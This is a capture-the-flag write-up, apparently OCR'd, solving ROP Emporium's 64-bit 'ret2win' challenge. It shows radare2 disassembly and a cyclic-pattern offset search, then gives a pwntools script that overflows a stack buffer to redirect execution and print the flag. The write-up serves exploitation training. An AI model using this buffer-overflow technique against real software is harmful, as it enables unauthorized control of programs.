
Ret2win64

1. Ret2win is ROP Emporium's first challenge meant to teach the basic of return oriented Programming (ROP). ROP Emporium drops the hint in the problem description that my goal is to overwrite the stack return address with the address of the ret2win function, but I will be conducting basic info gathering in the name of good habits anyway. Thust, My first step was to use rabin2 to find out some important basic information (Fig. 1). This lets me see what sort of mitigations are in place and helps me get a picture of what steps I can expect to take.



(Fig. 1)

2. The next step is to actually open up the file in radare2. This is easily done by simply executing “r2 (path to file)” or “r2 ret2win” in this case. After opening the file, the first order of business is to direct radare2 to analyze the binary. I like to use the “aaa” analysis as it is good for most things (Fig. 2). You can find a list of different use syntax's for analyzing by simply typing “a ?”, and you can see the help menu listing the different uses for analyzing.

```
[0x004006e8]> aaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Check for objc references
[x] Check for vtables
[x] Type matching analysis for all functions (aaft)
[x] Propagate noreturn information
[x] Use -AA or aaaa to perform additional experimental analysis.
```
(Fig. 2)

3. Once finished with the analysis, the next step I took was to use the “afl” command to analyze the functions and list them. The first thing that popped out to me was there was a function suspiciously named “ret2win”, so I decided to look a little deeper and see what it does.

```
[0x004006e8]> afl
0x004005b0    1 42           entry0
0x004005f0    4 42   → 37    sym.deregister_tm_clones
0x00400620    4 58   → 55    sym.register_tm_clones
0x00400660    3 34   → 29    entry.fini0
0x00400690    1 7            entry.init0
0x004006e8    1 110          sym.pwnme
0x00400580    1 6            sym.imp.memset
0x00400550    1 6            sym.imp.puts
0x00400570    1 6            sym.imp.printf
0x00400590    1 6            sym.imp.read
0x00400756    1 27           sym.ret2win
0x00400560    1 6            sym.imp.system
0x004007f0    1 2            sym.__libc_csu_fini
0x004007f4    1 9            sym._fini
0x00400780    4 101          sym.__libc_csu_init
0x004005e0    1 2            sym._dl_relocate_static_pie
0x00400697    1 81           main
0x004005a0    1 6            sym.imp.setvbuf
0x00400528    3 23           sym._init
```
(Fig. 3)

4. I used the seek command or “s” followed by the function name to navigate to the function's address. I then used the “pdf” command to disassemble the function and print the contents. Here I can see that it calls system (just as the description said), and then cat's the flag.txt file, which is exactly what I want.

```
[0x004006e8]> s sym.ret2win
[0x00400756]> pdf
┌ 27: sym.ret2win ();
│           0x00400756      55             push rbp
│           0x00400757      4889e5         mov rbp, rsp
│           0x0040075a      bf26094000     mov edi, str.Well_done__Here_s_your_flag:
; 0x400926 ; "Well done! Here's your flag:" ; const char *s
│           0x0040075f      e8ecfdffff     call sym.imp.puts          ; int puts(con
st char *s)
│           0x00400764      bf43094000     mov edi, str.bin_cat_flag.txt ; 0x400943 ;
 "/bin/cat flag.txt" ; const char *string
│           0x00400769      e8f2fdffff     call sym.imp.system        ; int system(c
onst char *string)
│           0x0040076e      90             nop
│           0x0040076f      5d             pop rbp
└           0x00400770      c3             ret
[0x00400756]> |
```
(FIg. 4)

5. So now that I have the address for the magic function, I just need to find out how big the stack buffer is along with where in the overflow I can overwrite RSP. To do this I wrote a python script using pwntools that sends a cyclic pattern 64 characters long and opens the file in pwndbg so that I can see the status of the stack when it crashes.


```python
#!/usr/bin/env python

from pwn import *

elf = context.binary = ELF('ret2win')
context.log_level = 'debug'

padding = cyclic(64)
ret2win = p64(0x00400756)

payload = padding
payload += ret2win

io = process(elf.path)
gdb.attach(io, gdbscript = 'b* main')
io.sendline(payload)
io.wait_for_close()
io.recv()
```

(Fig. 5)

6. Given the state of the stack (Fig. 6), I'm able to see that RSP gets overwritten at ‘kaaa’ which starts on the 40th byte. In order to calculate this I open up an interactive python shell, import pwntools and issuethe command “cyclic_find('kaaa')”. Python will output where in the pattern the supplied argument ('kaaa') was found (Fig. 7).

```
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
──────────────────────────────────────────────[ REGISTERS ]──
*RAX  0xb
 RBX  0x0
*RCX  0x7fd9c48c7673 (write+19) ← cmp    rax, -0x1000 /* 'H=' */
*RDX  0x0
*RDI  0x7fd9c49984c0 (_IO_stdfile_1_lock) ← 0x0
*RSI  0x7fd9c4996723 (_IO_2_1_stdout_+131) ← 0x9984c000000000000a /* '\n' */
*R8   0xb
 R9   0x2
 R10  0x4003ce ← jb     0x400435 /* 'read' */
 R11  0x246
 R12  0x4005b0 (_start) ← xor    ebp, ebp
 R13  0x7ffca8c6ab60 ← 0x1
 R14  0x0
 R15  0x0
*RBP  0x6161616a61616169 ('iaaajaaa')
*RSP  0x7ffca8c6aa78 ← 0x6161616c6161616b ('kaaalaaa')
*RIP  0x400755 (pwnme+109) ← ret
───────────────────────────────────────────────[ DISASM ]──
 ► 0x400755 <pwnme+109>    ret    <0x6161616c6161616b>
```


(Fig. 6)



```
kali@kali:~/ctf/rop/callme64$ python
Python 2.7.18 (default, Apr 20 2020, 20:30:41)
[GCC 9.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import *
>>> cyclic_find('kaaa')
40
>>> |
```

(Fig. 7)


7. Now that I have the correct buffer length, I can improve my code. I'll send a cyclic pattern 40 bytes long, followed by the address of the ret2win function. I'll open the file in pwndbg just can something goes wrong.



```python
#!/usr/bin/env python

from pwn import *

elf = context.binary = ELF('ret2win')
context.log_level = 'debug'

padding = cyclic(40)
ret2win = p64(0x00400756)

payload = padding
payload += ret2win

io = process(elf.path)
gdb.attach(io, gdbscript = 'b* pwnme')
io.sendline(payload)
io.wait_for_close()
io.recvall()
```

(Fig. 8)

8. The script worked and I got the flag (Fig. 9 & 11). The output is a little verbose for me so I modified my script in order to clean up the output a bit (FIg. 10). But that's all there is to it.



```
kali@kali:~/ctf/rop/ret2win64$ sudo vim payload.py
kali@kali:~/ctf/rop/ret2win64$ python payload.py
[*] '/home/kali/ctf/rop/ret2win64/ret2win'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[+] Starting local process '/home/kali/ctf/rop/ret2win64/ret2win' argv=['/home/kali/c
tf/rop/ret2win64/ret2win'] : pid 5572
[DEBUG] Sent 0x31 bytes:
    00000000  61 61 61 61  62 61 61 61  63 61 61 61  64 61 61 61  │aaaa│baaa│caaa│daa
a│
    00000010  65 61 61 61  66 61 61 61  67 61 61 61  68 61 61 61  │eaaa│faaa│gaaa│haa
a│
    00000020  69 61 61 61  6a 61 61 61  56 07 40 00  00 00 00 00  │iaaa│jaaa│V·@·│···
·│
    00000030  0a                                                  │·│
    00000031
[*] Process '/home/kali/ctf/rop/ret2win64/ret2win' stopped with exit code -4 (SIGILL)
 (pid 5572)
[+] Receiving all data: Done (329B)
[DEBUG] Received 0x149 bytes:
    'ret2win by ROP Emporium\n'
    'x86_64\n'
    '\n'
    'For my first trick, I will attempt to fit 56 bytes of user input into 32 bytes o
f stack buffer!\n'
    'What could possibly go wrong?\n'
    "You there, may I have your input please? And don't worry about null bytes, we're
 using read()!\n"
    '\n'
    '> Thank you!\n'
    "Well done! Here's your flag:\n"
    'ROPE{a_placeholder_32byte_flag!}\n'
kali@kali:~/ctf/rop/ret2win64$
```

(Fig. 9)

```
#!/usr/bin/env python

from pwn import *

elf = context.binary = ELF('ret2win')
context.log_level = 'critical'

padding = cyclic(40)
ret2win = p64(0x00400756)

payload = padding
payload += ret2win

io = process(elf.path)
io.sendline(payload)
io.wait_for_close()
flag = io.recvall()

print(flag)
```

(Fig. 10)

```
kali@kali:~/ctf/rop/ret2win64$ python payload.py
[*] '/home/kali/ctf/rop/ret2win64/ret2win'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
ret2win by ROP Emporium
x86_64

For my first trick, I will attempt to fit 56 bytes of user input into 32 bytes of sta
ck buffer!
What could possibly go wrong?
You there, may I have your input please? And don't worry about null bytes, we're usin
g read()!

> Thank you!
Well done! Here's your flag:
ROPE{a_placeholder_32byte_flag!}
```

(Fig. 11)